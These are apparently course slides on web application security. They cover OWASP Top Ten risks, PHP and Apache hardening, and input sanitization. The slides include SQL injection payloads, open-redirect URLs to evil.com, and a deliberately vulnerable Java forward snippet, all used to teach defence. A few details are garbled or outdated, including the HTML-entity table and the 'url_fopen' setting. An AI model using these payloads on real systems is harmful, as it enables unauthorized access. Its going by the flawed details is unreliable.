
Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

4.2. Common Types of Vulnerabilities

4.2.5. Insecure Cryptographic Storage

Insecure Cryptographic Storage

- Many web applications do not properly protect sensitive data, such as credit cards and authentication credentials, with **appropriate encryption or hashing**. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes



Insecure Cryptographic Storage - Threat Agents

- Attackers typically don't break the crypto. They break something else, such as find keys, get cleartext copies of data, or access data via channels that automatically decrypt.

Insecure Cryptographic Storage - Security Weakness

- The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key generation and storage, not rotating keys, and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. External attackers have difficulty detecting such flaws due to limited access. They usually must exploit something else first to gain the needed access.

Insecure Cryptographic Storage - Impacts

- Failure frequently compromises all data that should have been encrypted. Typically this information includes sensitive data such as health records, credentials, personal data, credit cards, etc. The business impact depends on the protection needs of the application and data.
- Consider the business value of the lost data and impact to your reputation. What is your legal liability if this data is exposed? Also consider the damage to your reputation.

Insecure Cryptographic Storage - Vulnerabilities

The application might be vulnerable if the application is:

- Haven't encrypt the data that deserve encryption such as passwords, credit cards, health records, and personal information
- Unauthorized users can access decrypted copies of the data
- Weak encryption algorithms used to encrypt data

Insecure Cryptographic Storage – How to Prevent

All sensitive data deserving encryption, do all of the following, at a minimum:

- Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all such data at rest in a manner that defends against these threats.
- Ensure offsite backups are encrypted, but the keys are managed and backed up separately.
- Ensure appropriate strong standard algorithms and strong keys are used, and key management is in place.
- Ensure passwords are hashed with a strong standard algorithm and an appropriate salt is used.
- Ensure all keys and passwords are protected from unauthorized access.

Insecure Cryptographic Storage – Examples


Scenario #1: An application encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing a SQL injection flaw to retrieve all the credit cards in cleartext. The system should have been configured to allow only back end applications to decrypt them, not the front end web application.

Scenario #2: A backup tape is made of encrypted health records, but the encryption key is on the same backup. The tape never arrives at the backup center.


Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All the unsalted hashes can be brute forced in 4 weeks, while properly salted hashes would have taken over 3000 years

Activity 08

- Log into your account in <https://www.hackthissite.org/>
- Click the basic mission link



- Complete the third mission.



4.2. Common Types of Vulnerabilities

4.2.6. Failure to Restrict URL Access

Failure to Restrict URL Access

- Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar **access control checks** each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway

Failure to Restrict URL Access - Threat Agents

- Attacker, who is an authorized system user, simply changes the URL to a privileged page. Is access granted? Anonymous users could access private pages that aren't protected.

Failure to Restrict URL Access - Security Weakness

- Applications are not always protecting page requests properly. Sometimes, URL protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget.
- Detecting such flaws is easy. The hardest part is identifying which pages (URLs) exist to attack.

Failure to Restrict URL Access - Impacts

- Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack.
- Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.

Failure to Restrict URL Access - Vulnerabilities

The application might be vulnerable if the application don't have proper authentication and authorization for each page.

Failure to Restrict URL Access – How to Prevent

- The authentication and authorization policies be role based, to minimize the effort required to maintain these policies.
- The policies should be highly configurable, in order to minimize any hard coded aspects of the policy.
- The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific users and roles for access to every page.
- If the page is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

Failure to Restrict URL Access – Examples

- The attacker simply force browses to target URLs. Consider the following URLs which are both supposed to require authentication. Admin rights are also required for access to the “admin_getappInfo” page.

<http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo

- If the attacker is not authenticated, and access to either page is granted, then unauthorized access was allowed. If an authenticated, non-admin, user is allowed to access the “admin_getappInfo” page, this is a flaw, and may lead the attacker to more improperly protected admin pages.
- Such flaws are frequently introduced when links and buttons are simply not displayed to unauthorized users, but the application fails to protect the pages they target.

4.2. Common Types of Vulnerabilities

4.2.7. Unvalidated Redirects and Forwards

Unvalidated Redirects and Forwards

- Web applications frequently **redirect and forward** users to other **pages and websites**, and **use untrusted data to determine the destination pages**. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Unvalidated Redirects

1 Attacker sends attack to victim via email or webpage



From: Internal Revenue Service
Subject: Your Unclaimed Tax Refund
Our records show you have an unclaimed federal tax refund. Please click here to initiate your claim.

2 Victim clicks link containing unvalidated parameter



3 Application redirects victim to attacker's site



4 Evil site installs malware on victim, or phish's for private information



[http://www.irs.gov/taxrefund/claim.jsp?year=2006& ... &dest=www.evilsite.com](http://www.irs.gov/taxrefund/claim.jsp?year=2006&...&dest=www.evilsite.com)

Unvalidated Forwards

1

Attacker sends attack to vulnerable page they have access to



2

Application authorizes request, which continues to vulnerable page

Filter

3

Forwarding page fails to validate parameter, sending attacker to unauthorized page, bypassing access control

```
public void doPost( HttpServletRequest request,
    HttpServletResponse response) {
    try {
        String target = request.getParameter( "dest" );
        ...

        request.getRequestDispatcher( target ).forward( request, response);
    }
    catch ( ...
```

```
public void
sensitiveMethod( HttpServletRequest
request, HttpServletResponse
response) {
    try {
        // Do sensitive stuff here.
        ...
    }
    catch ( ...
```

Unvalidated Redirects and Forwards - Threat Agents

- Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks.

Unvalidated Redirects and Forwards - Security Weakness

- Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page.
- Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, since they target internal pages.

Unvalidated Redirects and Forwards - Impacts

- Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass.
- Consider the business value of retaining your users' trust. What if they get owned by malware? What if attackers can access internal only functions?

Unvalidated Redirects and Forwards - Vulnerabilities

The best way to find out if an application has any unvalidated redirects or forwards is to:

- Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL is included in any parameter values. If so, verify the parameter(s) are validated to contain only an allowed destination, or element of a destination.
- Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target.
- If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do.

Unvalidated Redirects and Forwards – How to Prevent

Safe use of redirects and forwards can be done in a number of ways:

- Simply avoid using redirects and forwards.
- If used, don't involve user parameters in calculating the destination. This can usually be done.
- If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user.
- It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL.
- Applications can use ESAPI to override the `sendRedirect()` method to make sure all redirect destinations are safe.
- Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust.

Unvalidated Redirects and Forwards – Examples

Scenario #1: The application has a page called “redirect.jsp” which takes a single parameter named “url”. The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

`http://www.example.com/redirect.jsp?url=evil.com`

Scenario #2: The application uses forward to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application’s access control check and then forward the attacker to an administrative function that she would not normally be able to access.

`http://www.example.com/boring.jsp?fwd=admin.jsp`


4.2. Common Types of Vulnerabilities

Vulnerabilities Included in OWASP Top Ten List

OWASP

- [OWASP](#) – **O**pen **W**eb **A**pplication **S**ecurity **P**roject
- One of the most-respected authorities in the field of web application security is the organization OWASP
- This is an open source project with the goal of improving web application security
- There are resources like
 - Guidance documents to explain how to write more secure code
 - Scanning tools to find vulnerabilities
 - Secure coding libraries to prevent vulnerabilities from getting into application in the first place
 - [Top Ten List](#) of the most critical web application security risks is compiled from both objective and subjective data. Web security risks change over time as new vulnerabilities are discovered and new defenses are discovered every year too.

OWASP Top Ten

 PROJECTS CHAPTERS EVENTS ABOUT

Search OWASP.org

Donate

Join

OWASP Top Ten

[Main](#) [Translation Efforts](#) [Sponsors](#) [Data 2020](#)

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

Globally recognized by developers as the first step towards more secure coding.

Companies should adopt this document and start the process of ensuring that their web applications minimize these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces more secure code.

Top 10 Web Application Security Risks

1. **Injection.** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication.** Application functions related to authentication and session management are often

Watch 104

Star 317

The OWASP® Foundation works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Project Information

- Flagship Project
- Documentation
- Builder
- Defender

[Current Version \(2017\)](#)

Downloads or Social Links

[Download](#)

[Other languages](#) → [tab Translation Efforts'](#)

[Twitter](#)

<https://owasp.org/www-project-top-ten/>

OWASP Comparison

OWAPS TOP 10 - 2007	OWAPS TOP 10 - 2010	OWAPS TOP 10 - 2013	OWAPS TOP 10 - 2017
A1 - Cross Site Scripting (XSS)	A1 – Injection	A1 – Injection	A1 – Injection
A2 - Injection Flaws	A2 – Cross Site Scripting (XSS)	A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 - Malicious File Execution	A3 – Broken Authentication and Session Management	A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure
A4 - Insecure Direct Object Reference	A4 – Insecure Direct Object References	A4 – Insecure Direct Object References	A4 – XML External Entity (XXE)
A5 - Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)	A5 – Security Misconfiguration	A5 – Broken Access Control
A6 - Information Leakage and Improper Error Handling	A6 – Security Misconfiguration (NEW)	A6 – Sensitive Data Exposure	A6 – Security Misconfiguration
A7 - Broken Authentication and Session Management	A7 – Insecure Cryptographic Storage	A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)
A8 - Insecure Cryptographic Storage	A8 – Failure to Restrict URL Access	A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization
A9 - Insecure Communications	A9 – Insufficient Transport Layer Protection	A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 - Failure to Restrict URL Access	A10 – Invalidated Redirects and Forwards (NEW)	A10 – Invalidated Redirects and Forwards	A10 – Using Components with Known Vulnerabilities

<https://www.incibe-cert.es/en/blog/owasp-publishes-top-10-2017-web-application-security-risks>

Activity 09

- Go to <https://owasp.org/www-project-top-ten/> site and compare the newly updated top ten list, discuss about the top 10 vulnerabilities in the forum

Summary

Common types of vulnerabilities

- Injection
- Cross-Site Scripting (XSS)
- Broken Authentication and Session Management
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Unvalidated Redirects and Forwards

OWASP

- **O**pen **W**eb **A**pplication **S**ecurity **P**roject
- OWASP Top Ten List

Overview – Chapter 4.3

- 4.3. Differentiate client security and server security
 - 4.3.1. Securing Server and Client Machines
 - 4.3.2. Securing Client Application and Apache Web Server
 - 4.3.3. Configure PHP Securely
 - 4.3.4. Handling Errors Safely
 - 4.3.5. Sanitizing Variables

4.3. Differentiate Client and Server Security

4.3.1. Securing Server and Client Machines

Securing Server and Client Machines

Server can be secured by,

- Hardening the server -
 - Hardening the operating system by **uninstalling unnecessary services** which **reduces the footprint** of the server
 - This will reduce the number of things which can be exploited
 - Tools like **SELinux** and **grSecurity** will increase the security of server
- Using a firewall -
 - Need to use a **firewall** blocking the connections to all ports except those typically allowed (80, 443 etc)
 - Better to run the firewall at the point where the internet meets the network and on the server which will protect the server although an attacker finds another way into the network



Activity 10

- Discuss how firewall secure a server in forum.

4.3. Differentiate Client and Server Security

4.3.2. Securing Client Application and Apache Web Server

Securing Client Application and Apache Web Server

- There are several ways to secure apache web server. Following are the two ways to make it secure when it is running php applications
 - SuExec
 - Mod_security
- If you are using a third party hosting provider you won't be able to install, and rely on them for server security.

SuExec

- Mechanism that cause scripts to be run as the user that owns the scripts, rather than running them as web server user.
- In a non-SuExec environment, all scripts are run as the same user ID as the web server itself, where one vulnerable script can give a malicious user back-door access to the entire web server, including scripts running on other sites hosts on the same server.
- SuExec requires that PHP scripts be run as Common Gateway Interface (CGI), which is slower than running PHP as a precompiled module under Apache.
- Although SuExec can keep one insecure application from trampling all over everything else, in a more complex environment with virtual servers, precompiled modules, and dozens or hundreds of users, need a security model that is a bit more robust.

Mod_security

- This open source module is more robust than SuExec
- Filter incoming requests (both GET and POST) and weeds out the ones that are likely to cause problems for the server and its applications.
- mod_security comes with a set of core rules designed to protect servers from most generic attacks and you can add your own rules.
- It compares the traffic to a set of rules determine whether to stop or allow to proceed to the web server.

4.3. Differentiate Client and Server Security

4.3.3. Configure PHP Securely

Configure PHP Securely

- php.ini file is default configuration file to run applications require php.
- It has number of security-related options as listed below
 - *safe_mode = on* :
Limits PHP scripts to accessing only files owned by the same user that the script runs as, preventing directory traversal attacks.
 - *safe_mode_gid = off* :
This setting, combined with *safe_mode*, allows PHP scripts access only to files for which the owner and group match the user/group that the script is run as.
 - *open_basedir = directory* :
When this parameter is enabled, the PHP script can access only files located in the specified directories.
 - *expose_php = off* :
Prevents PHP from disclosing information about itself in the HTTP headers sent to users.

Configure PHP Securely (Cont...)

- *register_globals = off*:

If this parameter is enabled, all environment, GET, POST, cookie, and server variables are registered as globals, making them easily available to attackers. Unless you have no other options but to enable it, you should leave `register_globals` off.

- *display_errors = off*:

Prevents PHP errors and warnings from being displayed to the user. Not only do PHP warnings make your site look unprofessional, but they also often reveal sensitive information, such as pathnames and SQL queries.

- *log_errors = on*:

When this parameter is enabled, all warnings and errors are written to a log file in which you can examine those warnings and errors later.

- *error_log = filename*:

Specifies the name of the log file to which PHP should write errors and warnings.

Activity 11

- Compare and contrast the difference between SuExec and Mod_security.
- What is php.ini file?
- List down some security related options in php.ini and describe them.

4.3. Differentiate Client and Server Security

4.3.4. Handling Errors Safely

Understanding the Danger

- Attackers can inject SQL queries to forms and assume that they will execute in the database.

Eg 01: *John; drop%20table%20users.*

If the application is setup to enter user name into database

INSERT INTO users VALUES (John; drop table users);

If the database is loosely configured, it will insert 'Dasun' into the user table and drop the table named users.

Eg 02: *John' OR 'foo' = 'foo' --*

If this text enter to username field,

*\$sql = "SELECT * FROM User WHERE username = 'John' OR 'foo' = 'foo' -- ' AND password = '\$_POST[password]'";*

This query allows the user to log in without a valid username or password.

In the first phrase in the WHERE clause, the foo = foo is true. Then, the -- makes the rest of the query into a comment, effectively invisible in the query


Handling Errors Safely

Attackers enter things into your form for nefarious purposes, in order to handle those errors safely,


- Test for unexpected inputs
 - Can make assumptions about the data you expect the user to enter and pass them through regular expressions using PHP **preg_match** function to make sure it does not contain any nonalphabetical characters, other than a space, an apostrophe or a hyphen.
 - Hijacking and cross site scripting can be done by inject markup into web application, which can be prevent using **htmlspecialchars** function
- Handling the unexpected
 - Simplest way to handle is to stop the application completely, but it can cause confusion and frustration for legitimate users who accidentally mistyped their information
 - Better to redirect user to the input screen and ask them to try again and can be make it more user-friendly by letting users know which fields caused problems.
- Check all form data
 - Since drop downs and radio buttons data also can be manipulated it is better to validate what you expect to receive against what you actually received for all form data.

Activity 12

- Log into your account in <https://www.hackthissite.org/>
- Click the basic mission link



- Complete the third mission.
- You can continue doing if you wish.



4.3. Differentiate Client and Server Security

4.3.5. Sanitizing Variables

Sanitizing Variables

Without telling the users to go back and try again when they enter invalid data, we can use some techniques to ensure the bad data does not break the application

- Converting HTML special characters
- Uploading files without compromising the filesystem



<http://xkcd.com/327/>

Converting HTML Special Characters

- In some cases users have to enter HTML into our application
 - In a blog comment system usually allow users to post hyperlinks
- If we allow users to enter HTML we need to convert the HTML special characters to HTML entities by using the `htmlentities()` function.
- The function then does a simple search-and-replace for the following HTML special characters:
 - `&` (ampersand) becomes `&`;
 - `"` (double quote) becomes `"`;
 - `'` (single quote) becomes `'`;
 - `<` (less than) becomes `<`;
 - `>` (greater than) becomes `>`;
- If you need to escape every character with special meaning in HTML, use `htmlentities()` rather than `htmlspecialchars()`.

Uploading Files Without Compromising the Filesystem

- Most applications don't need to upload files, these applications are more secure.
 - Can prevent file uploading with *file_uploads* setting in your *php.ini* file.
 - This setting is on by default, change it to off
 - *file_uploads = Off*
- Some applications need users to upload files, which will lead to serious security problems,
 - Launch Denial of Service (DoS) attacks.
 - Overwrite existing files.
 - Place malicious code on the server for later use
- Due to the open nature of web applications, unable to completely secure the file upload functionality.

Uploading Files Without Compromising the Filesystem (Cont...)

We can mitigate the danger by,

- Avoiding DoS attacks on the filesystem
 - By uploading large files can effectively bring the server down by preventing it from writing temporary files or virtual memory swap files.
 - Can limit file size in php.ini, but it won't prevent a scripted attack that tries to upload hundreds of 2MB files every second.
 - While reducing the file size, create separate filesystem for uploaded file which will protect the rest of the server by locking any mischief.
- Validating files
 - Verify the filename extension
 - Test for the basic file type you're expecting
 - Run the file through an antivirus utility such as F-Prot

Uploading Files Without Compromising the Filesystem (Cont...)

- Using FTP functions to ensure safe file uploads
 - Using PHP's built-in `fopen()` function, ripe for exploitation by malicious users who can use it to upload files from remote servers onto your web server.
 - We can prevent this by disable two settings in `php.ini`: `register_globals` and `url_fopen`.
 - When using FTP functions. First, you establish a connection, then you upload the files you need, and finally, you close the connection.

Summary

Securing server and client machines

- Hardening the server
- Using Firewall

Securing client application and apache web server

- SuExec
- Mod_security

Configure PHP securely

- Security related options in php.ini

Handling errors safely

- Test for unexpected inputs
- Handling the unexpected data
- Validate form data

Sanitizing variables

- Converting HTML special characters
- Uploading files without compromising the filesystem

Reference

- <https://owasp.org/www-project-top-ten/Description>
- PHP, MySQL, & JavaScript All-in-One For Dummies Richard Blum, 2017 (Online source : <https://www.pdfdrive.com/php-mysql-javascript-all-in-one-for-dummies-e90592496.html>)
- PHP, MySQL, JavaScript & HTML5 All-in-One For Dummies , John Wiley & Sons, Inc. 2013
- Web Application Security, A Beginner's Guide McGraw-Hill Education; by Bryan Sullivan and Vincent Liu, 1st Edition (2011)